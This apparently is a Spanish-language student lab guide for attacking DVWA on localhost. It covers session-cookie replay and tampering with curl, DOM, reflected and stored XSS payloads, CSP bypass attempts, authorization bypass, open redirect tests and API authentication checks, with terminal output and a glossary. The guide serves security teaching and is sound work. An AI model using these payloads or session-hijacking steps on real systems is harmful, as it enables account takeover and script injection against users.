- Si tienen la **misma longitud** y parecen aleatorios (mezcla hex/alfanumérica sin patrón evidente) → puede estar bien.
- Si comparten prefijos largos o solo cambia una parte predecible (por ejemplo un contador), **posible sesión débil**.

Puedes usar desde la terminal estos comandos para comprobar longitud y prefijos (sustituye los valores):

```
echo -n 'SID1_VALOR' | wc -c # longitud de SID1
```

```
echo -n 'SID2_VALOR' | wc -c # longitud de SID2
```

```
[+] KAdmin v2.x
~/Documents/IFCT0109 > echo -n '2fc91e8de84bf494cd930796b4b1752f' | wc -c
32
~/Documents/IFCT0109 > echo -n '9e6b976b69f6152eed7074f6d190021e' | wc -c
32
~/Documents/IFCT0109 > |
```

# ver primeros 8 caracteres

```
echo 'SID1_VALOR' | cut -c1-8
```

```
echo 'SID2_VALOR' | cut -c1-8
```

---

### 3 — Intento de acceso simulando secuestro (usar cookie con curl)

Con SID1 (valor válido) prueba acceder a una página que requiere sesión (p. ej. la página principal de DVWA o el endpoint API que devuelve datos):

```
curl -i -H "Cookie: PHPSESSID=SID1_VALOR" "http://localhost/DVWA/"
```

Observa si devuelve 200 con contenido de usuario autenticado. Si sí, esa cookie permite acceder.

Ahora, **prueba modificar ligeramente** SID1 (por ejemplo cambia los últimos 2-3 caracteres) y repite el curl:

```
curl -i -H "Cookie: PHPSESSID=SID1_VARIACION" "http://localhost/DVWA/"
```

- Si la variación también permite acceso → sesiones previsibles/colisionables → **débil**.
  - Si la variación NO permite acceso (redirige a login o 401/302) → buena señal.
- 


## 9) XSS (DOM) — paso a paso

COPIAMOS EN LA BARRA DE DIRECCIONES ESTO

[http://localhost/DVWA/vulnerabilities/xss\\_d/#<script>alert\(1\)</script>](http://localhost/DVWA/vulnerabilities/xss_d/#<script>alert(1)</script>)

---






## 10) XSS (Reflected) — paso a paso

Escribimos en el campo que aparece

`=<script>alert("Alberto es el imperator")</script>`

`?default=French#<script>alert('Imperaatoool')</script>`



## 11) XSS (Stored) — paso a paso

**Objetivo:** detectar XSS persistente cuando la entrada se guarda en servidor y se muestra a otros usuarios.

**Pasos:**

1. En DVWA → vulnerabilities → xss\_s (Stored).
2. En el formulario de comentario/entrada escribe: `<script>alert('stored')</script>` y guarda/envía.
3. Abre la página de visualización de comentarios en otra sesión o recarga. Si se ejecuta la alerta → Stored XSS.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Name: test  
Message: This is a test comment.

### More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

localhost

stored

OK

## 12) CSP Bypass — paso a paso

Objetivo: comprobar si una página con CSP puede ser eludida por contenidos inline o atributos peligrosos.

Pasos:

1. En DVWA entra en vulnerabilities → csp (o el módulo CSP). Activa la página con la política que aparece.
2. Intenta inyectar un payload inofensivo inline: `<img src=x onerror=alert(1)>` en un campo que se refleje.
3. Observa consola DevTools → Console: si CSP bloquea, verás un mensaje Refused to execute inline script y no se ejecuta la alerta. Si se ejecuta → posible bypass.
4. Prueba también con javascript: en enlaces reflejados: `<a href="javascript:alert(1)">link</a>`.

### 13) JavaScript Attacks — paso a paso

**Objetivo:** entender ataques JS comunes (event attributes, eval, innerHTML).

**Pasos:**

1. En DVWA busca el módulo javascript (o usa cualquier campo que se refleje en HTML/JS).
  2. Prueba 1 (atributo): `<button onclick="alert(1)">click</button>` en un campo mostrado en la página. ¿Se ejecuta?
  3. Prueba 2 (eval): si la app evalúa código del usuario, intenta introducir `alert(1)` en el campo que dispare eval.
  4. Observa la consola / alertas.
- 

### 14) Authorisation Bypass — paso a paso

**Objetivo:** comprobar si un recurso protegido puede ser accedido por usuarios no autorizados (bypass de autorización).

**Pasos:**

1. Identifica un recurso protegido en DVWA (p.ej. una página de administrador o un fichero `/admin.php`).
2. Con sesión no logueada (o cookie inválida) intenta acceder con curl:  
`curl -i "http://localhost/DVWA/admin.php"`
3. Observa código HTTP: 302/401/403 → correcto; 200 con contenido sensible → bypass.

Entregable (1 línea):

A) curl no-auth => 200 — acceso a admin.php (vulnerable: authorization bypass)

Mitigación: comprobar autorización en servidor en cada petición según usuario/roles; no confiar en controles sólo en el frontend.

### 15) Open HTTP Redirect — paso a paso

□ **Abrir el módulo**

- **Ve a:** `http://localhost/DVWA/vulnerabilities/open_redirect/`
- **Localiza el nombre del parámetro (normalmente url o redirect). Si no lo ves, haz clic con boton derecho → View Source y busca ?url= o ?redirect=.**

http://localhost/DVWA/vulnerabilities/open\_redirect/source/low.php?redirect=info.php?id=2



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

## Vulnerability: Open HTTP Redirect

### Hacker History

Here are two links to some famous hacker quotes, see if you can hack them.

- [Quote 1](#)
- [Quote 2](#)

### More Information

- [OWASP Unvalidated Redirects and Forwards Cheat Sheet](#)
- [WSTG - Testing for Client-side URL Redirect](#)
- [Mitre - CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)](#)

#### □ Prueba rápida en el navegador

- Copia en la barra (cambia PARAM por el parámetro que viste — p.ej. url):
- [http://localhost/DVWA/vulnerabilities/open\\_redirect/?PARAM=https://example.com](http://localhost/DVWA/vulnerabilities/open_redirect/?PARAM=https://example.com)

[http://localhost/DVWA/vulnerabilities/open\\_redirect/source/low.php?redirect=https://example.com](http://localhost/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=https://example.com)

```
<ul>
  <li><a href='source/low.php?redirect=info.php?id=1'>Quote 1</a></li>
  <li><a href='source/low.php?redirect=info.php?id=2'>Quote 2</a></li>
</ul>
```

- Pulsa Enter y observa:
  - Si te lleva directamente a <https://example.com> → vulnerable.
  - Si no te lleva → no es vulnerable (o requiere otra técnica).

□ Tres pruebas con curl (abre una terminal y copia-pegas; sustituye PARAM por url o el que corresponda)

A) Redirigir a dominio externo:

```
curl -i "http://localhost/DVWA/vulnerabilities/open_redirect/?PARAM=https://example.com"
```

B) Redirigir a ruta interna:

```
curl -i "http://localhost/DVWA/vulnerabilities/open_redirect/?PARAM=/DVWA/vulnerabilities/"
```

C) Probar esquema //host:

```
curl -i "http://localhost/DVWA/vulnerabilities/open_redirect/?PARAM=//example.com"
```

- Mira la salida de curl: busca la cabecera Location: y el código HTTP al principio (HTTP/1.1 302, 301 o 200).

## 16) Cryptography — paso a paso

**Objetivo:** comprender cómo se almacenan las contraseñas y por qué algunos métodos de cifrado son inseguros.

**Nivel:** bajo (Security → Low)

### Requisitos:

- DVWA funcionando en `http://localhost/DVWA/`
- Usuario admin / password
- Seguridad ajustada a **Low**

---

### Paso a paso

#### 1 Acceder al módulo

En el menú de la izquierda, entra en

 **Vulnerabilities → Cryptography**

Verás una interfaz con una caja de texto y un botón de “Encrypt” o similar.

---

#### 2 Probar una contraseña sencilla

En el campo de texto, escribe:

hola123

y pulsa el botón **Encrypt**.

Observa el resultado: DVWA te mostrará diferentes algoritmos (por ejemplo MD5, SHA1, etc.) y su salida cifrada.

# Vulnerability: Cryptography Problems

This super secure system will allow you to exchange messages with your friends without anyone else being able to read them. Use the box below to encode and decode messages.

Message:

☒ Encode or ☐ Decode

Submit

You have intercepted the following message, decode it and log in below.

Welcome back user

Password:

Login

## 17) API — paso a paso

**Objetivo:** comprobar si el endpoint API de DVWA permite acceder sin autenticación, con token inválido o con sesión activa.

**Entorno:**

- DVWA funcionando en `http://localhost/DVWA/`
- Estás logueado como admin
- Seguridad → **Low**


### ♦ Paso 1: Prueba sin autenticación

Ejecuta:

curl -i <http://localhost/DVWA/vulnerabilities/api/index.php>

```
~/Documents/PROTON/NEW main !24 ?2 > curl -i http://localhost/DVWA/vulnerabilities/api/index.php
HTTP/1.1 302 Found
Date: Fri, 24 Oct 2025 11:09:34 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=637a0e9f9759f32884420d1af468fc42; expires=Sat, 25 Oct 2025 11:09:34 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=c88175d92c012459e2047f185bc2e679; expires=Sat, 25 Oct 2025 11:09:34 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Location: ../../login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

### Qué mirar:

Si devuelve un 401 Unauthorized o 302 →  correcto (requiere login).



Si devuelve 200 OK con datos →  acceso sin control.

---

### ♦ Paso 2: Prueba con token inválido (simulación de Bearer incorrecto)

```
curl -i -H "Authorization: Bearer token_invalido"
"http://localhost/DVWA/vulnerabilities/api/index.php"
```

### Qué mirar:

- 401 Unauthorized →  correcto
  - 200 OK →  no valida el token
- 

### ♦ Paso 3: Prueba con sesión válida (cookie del navegador)

Copia tu cookie de sesión de DVWA (DevTools → Application → Cookies → PHPSESSID).

Ejecuta:

```
curl -i -H "Cookie: PHPSESSID=TU_SESION_AQUI"
"http://localhost/DVWA/vulnerabilities/api/index.php"
```

### Qué mirar:

- Si devuelve 200 OK con datos → acceso correcto con sesión autenticada.
  - Si devuelve 401 → la cookie no fue aceptada (revisa el valor).
- 

## Entregable

Un archivo de texto con **solo tres líneas**, así:



## A) 401 — sin login (OK)

```
~/Documents/PROTON/NEW main !24 ?2 > curl -i -H "Cookie: PHPSESSID=b03b784es7511c9e18f3e12e2a34bfb83"
"http://localhost/DVWA/vulnerabilities/api/index.pvhp"
HTTP/1.1 404 Not Found
Date: Fri, 24 Oct 2025 11:13:25 GMT
Server: Apache/2.4.65 (Debian)
Content-Length: 271
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
```

## B) 401 — token inválido (OK)

```
~/Documents/PROTON/NEW main !24 ?2 > curl -i -H "Cookie: PHPSESSID=b03b784es7511c9e18f3e12e2a34bfb83"
"http://localhost/DVWA/vulnerabilities/api/index.php"
HTTP/1.1 302 Found
Date: Fri, 24 Oct 2025 11:12:30 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=3e82a32da292f18b688819891ea68874; expires=Sat, 25 Oct 2025 11:12:30 GMT; Max-Age
=86400; path=/; HttpOnly; SameSite=Strict
Location: ../../login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

## C) 200 — con sesión devuelve datos (correcto)

```
~/Documents/PROTON/NEW main !24 ?2 > curl -i -H "Cookie: PHPSESSID=b03b784e7511c9e18f3e12e2a34bfb83" "
http://localhost/DVWA/vulnerabilities/api/index.php"
HTTP/1.1 200 OK
Date: Fri, 24 Oct 2025 11:11:32 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=dfa7a3f8647e0657a40a61ba88559fec; expires=Sat, 25 Oct 2025 11:11:32 GMT; Max-Age
=86400; path=/; HttpOnly; SameSite=Strict
Vary: Accept-Encoding
Content-Length: 5854
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Vulnerability: API Security :: Damn Vulnerable Web Application (DVWA)</title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

  </head>
```

## GLOSARIO

- **Token (CSRF token):** código secreto diferente para cada formulario. El sitio lo pone en el formulario y el servidor lo comprueba para asegurarse de que la petición viene de quien debe.
- **Webroot:** la carpeta pública de la web donde se muestran archivos (por ejemplo /var/www/html). Guardar shells fuera del webroot evita que se puedan ejecutar directamente.
- **MIME / Content-Type:** indica qué tipo de archivo es (imagen, texto, PHP...). Hay que comprobarlo además de la extensión.
- **Prepared statements / consultas preparadas:** forma segura de hacer consultas a la base de datos donde se separa la instrucción SQL de los datos del usuario. Evita inyecciones.
- **Cookie de sesión:** pequeño fichero (valor) que el servidor da al navegador para recordar al usuario. Si es predecible, un atacante puede hacerse pasar por otro.
- **HttpOnly / Secure (flags de cookie):** opciones de la cookie. HttpOnly impide que JavaScript la lea; Secure hace que solo se envíe por HTTPS. Mejorarlas aumenta seguridad.
- **XSS (Cross-Site Scripting):** cuando un atacante hace que la página ejecute código JavaScript malicioso.
  - **Reflected:** el script viene en la petición y se refleja en la respuesta (no se guarda).
  - **Stored:** el script queda guardado en la aplicación (comentarios, perfiles) y afecta a otros usuarios.
  - **DOM:** el ataque ocurre por manipular el DOM en el navegador (no por el servidor).
- **CSP (Content Security Policy):** política que dice al navegador qué orígenes o scripts permite ejecutar. Evita muchos XSS si está bien configurada.
- **Nonce / hash (CSP):** valores únicos que permiten ciertos scripts seguros incluso con CSP estricta.
- **Listas blancas (whitelist):** permitir solo lo que está en una lista segura (p. ej. solo ciertos ficheros o URLs).
- **Salt:** dato único añadido a cada contraseña antes de hashearla para que no se puedan usar tablas precomputadas.

- **bcrypt / argon2**: algoritmos seguros para guardar contraseñas (mejor que MD5 o SHA1).
- **Rate-limit**: limitar cuántas peticiones puede hacer un usuario en un tiempo (evita bruteforce y abusos).
- **CORS (Cross-Origin Resource Sharing)**: reglas que controlan qué webs pueden pedir recursos al servidor desde el navegador. Hay que configurarlo para no permitir todo (\*).
- **Blind SQLi**: tipo de inyección donde no ves los datos, pero deduces información probando condiciones (true/false) y observando la respuesta.
- **Clickjacking**: técnica donde la web se carga en un iframe y un atacante coloca un botón invisible encima para que el usuario haga acciones sin querer.
- **Web shell**: archivo subido que permite ejecutar comandos en el servidor. Muy peligroso en producción.